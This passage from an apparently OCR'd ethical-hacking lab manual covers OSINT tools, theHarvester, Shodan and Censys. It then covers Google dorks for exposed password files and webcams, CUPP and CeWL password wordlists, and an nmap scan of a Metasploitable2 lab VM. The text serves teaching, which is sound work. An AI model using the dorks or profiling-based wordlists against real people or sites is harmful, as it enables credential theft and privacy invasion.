
```
┌──(kali㉿kali)-[~]
└─$ usufy -n cyberhia
```

3. **Run Searchfy:**
    - Search for "cyberhia" across multiple social media platforms: searchfy -q cyberhia




D) Web Archives: Viewing Cached Versions

1. **Use Cached View:**
    - Visit a cached version of a website by entering the URL into the Google search engine and clicking on "Cached."



2. **Use Wayback Machine:**
    - Visit the Wayback Machine (archive.org) and enter the website's URL to view its archived versions.



F) Web Scraping with The Harvester

1. **Install The Harvester:**
   - The Harvester is usually pre-installed on Kali Linux. If not, install it: sudo apt install theharvester

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install theharvester

[sudo] password for kali:
theharvester is already the newest version (4.6.0-0kali1).
theharvester set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 894
```

2. **Run The Harvester:**
   - To gather emails, hosts, and subdomains: theharvester -d github.com -l 500 -b yahoo

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d github.com -l 500 -b yahoo
```


   - Adjust -d for the target domain and -l for the limit of results.

3. **Analyze and Save the Output:**
   - Review and document the findings.

```
[*] Target: github.com

[*] Searching Yahoo.

[*] No IPs found.

[*] No emails found.

[*] Hosts found: 10
---------------------
cli.github.com
desktop.github.com
docs.github.com
education.github.com
gist.github.com
mac.github.com
pages.github.com
resources.github.com
skills.github.com
windows.github.com
```


G) Reverse Image Search with TinEye

1. **Use TinEye:**
    - Visit TinEye.com and upload an image or enter the image URL to perform a reverse search.




H) Online Search Portals

1. **Shodan:**
    - Visit Shodan.io and sign in.
    - Search for devices running Linux: linux




2. **Censys:**
   - Visit Censys.io, create an account, and use it to gather information about the target system or domain.




I) Google Hacking Database (GHDB)

1. **Search for Passwords:**
   - Open Google and search for:

     inurl:/wpcontent/uploads/ ext:txt “username” AND “password” | “pwd” | “pw”




2. **Search for Webcams:**
    - Enter the search term: Intitle: “webcam XP 5”




J) Checking for Security Breaches

1. **Use haveibeenpwned:**
    - Visit haveibeenpwned.com and enter an email address to check if it has been compromised.




K) Profiling Users for Password Lists


1. **Install CUPP:**
   - Install CUPP (Common User Password Profiler): sudo apt install cupp



2. **Generate a Wordlist:**
   - Start the interactive process: cupp -i




   - Follow the prompts to create a custom wordlist based on the user's profile.



L) Creating Custom Wordlists with Cewl

1. **Install Cewl:**
    - Install Cewl: sudo apt install cewl

2. **Run Cewl:**
    - Generate a wordlist from a webpage: cewl <website_url>
3. **Save the Wordlist:**
    - Save the generated wordlist for use in password cracking or analysis.



PRACTICAL NO : 3

Aim: Practical on enumerating host, port, and service scanning.

Steps:

1. **Install and Configure Metasploitable2:**


- Open VMware and select "Open a Virtual Machine." ● Choose the Metasploitable2 virtual machine file and run it. ● Login with username: msfadmin and password: msfadmin.

Port Scanning:

- A port scanner is an application designed to probe a server or host for open ports.
- Such an application may be used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.

2. Port Scanning Using Nmap:

- **Find Target Machine's IP Address**: ○ Command: ifconfig
  - ○ This will display the IP address of Metasploitable2.



- **Nmap Port Scanning**:
  - ○ Command: sudo nmap -v -p 0-65535 -A 192.168.231.130 -oA metasploitable2
  - ○ This command scans all ports (0-65535) on the target system, enabling OS detection, version detection, script scanning, and traceroute.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -v -p 0-65535 -A 192.168.231.130 -oA metasploitable2
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 02:12 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Initiating ARP Ping Scan at 02:12
Scanning 192.168.231.130 [1 port]
Completed ARP Ping Scan at 02:12, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:12
Completed Parallel DNS resolution of 1 host. at 02:12, 0.18s elapsed
Initiating SYN Stealth Scan at 02:12
Scanning 192.168.231.130 [65536 ports]
Discovered open port 23/tcp on 192.168.231.130
Discovered open port 5900/tcp on 192.168.231.130
Discovered open port 139/tcp on 192.168.231.130
Discovered open port 21/tcp on 192.168.231.130
Discovered open port 53/tcp on 192.168.231.130
Discovered open port 445/tcp on 192.168.231.130
Discovered open port 3306/tcp on 192.168.231.130
Discovered open port 25/tcp on 192.168.231.130
Discovered open port 111/tcp on 192.168.231.130
Discovered open port 80/tcp on 192.168.231.130
Discovered open port 22/tcp on 192.168.231.130
Discovered open port 45048/tcp on 192.168.231.130
Discovered open port 46937/tcp on 192.168.231.130
Discovered open port 54838/tcp on 192.168.231.130
Discovered open port 8787/tcp on 192.168.231.130
```

```
Discovered open port 6000/tcp on 192.168.231.130
Completed SYN Stealth Scan at 02:12, 9.70s elapsed (65536 total ports)
Initiating Service scan at 02:12
Scanning 30 services on 192.168.231.130
Completed Service scan at 02:14, 128.11s elapsed (30 services on 1 host)
Initiating OS detection (try #1) against 192.168.231.130
NSE: Script scanning 192.168.231.130.
Initiating NSE at 02:14
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 02:14, 9.80s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.65s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.05s elapsed
Nmap scan report for 192.168.231.130
Host is up (0.00071s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.231.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-09-30T01:36:52-04:00
|_clock-skew: mean: 22m10s, deviation: 2h00m00s, median: -37m49s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>

TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms 192.168.231.130

NSE: Script Post-scanning.
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 151.87 seconds
           Raw packets sent: 65697 (2.891MB) | Rcvd: 65552 (2.623MB)
```

- **Viewing the Output file**:
  - **List the Files in the Directory**:
  - Command: ls
  - This command lists all files in the current directory, including the output file metasploitable2.nmap.

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop     harshita.txt            metasploitable2.xml   Pictures       subdomains_github.txt
Documents   metasploitable2.gnmap   Music                 profiles.csv   Templates
Downloads   metasploitable2.nmap    'New Graph (2).mtgl'  Public         Videos
```

- **View the Contents of the Output File**:
  - Command: cat metasploitable2.nmap
  - This will display the contents of the metasploitable2.nmap file, which contains the results of the Nmap scan, including the open ports, services, and operating system details.

```
┌──(kali㉿kali)-[~]
└─$ cat metasploitable2.nmap
# Nmap 7.94SVN scan initiated Mon Sep 30 02:12:20 2024 as: nmap -v -p 0-65535 -A -oA metasploitable2 192.168.231.130
Nmap scan report for 192.168.231.130
Host is up (0.00071s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.231.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8B
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no suc
ryName=XX
```

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-09-30T01:36:52-04:00
|_clock-skew: mean: 22m10s, deviation: 2h00m00s, median: -37m49s
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>

TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms 192.168.231.130

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 30 02:14:52 2024 -- 1 IP address (1 host up) scanned in 151.87 seconds
```

Enumerating Hosts:

- Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.
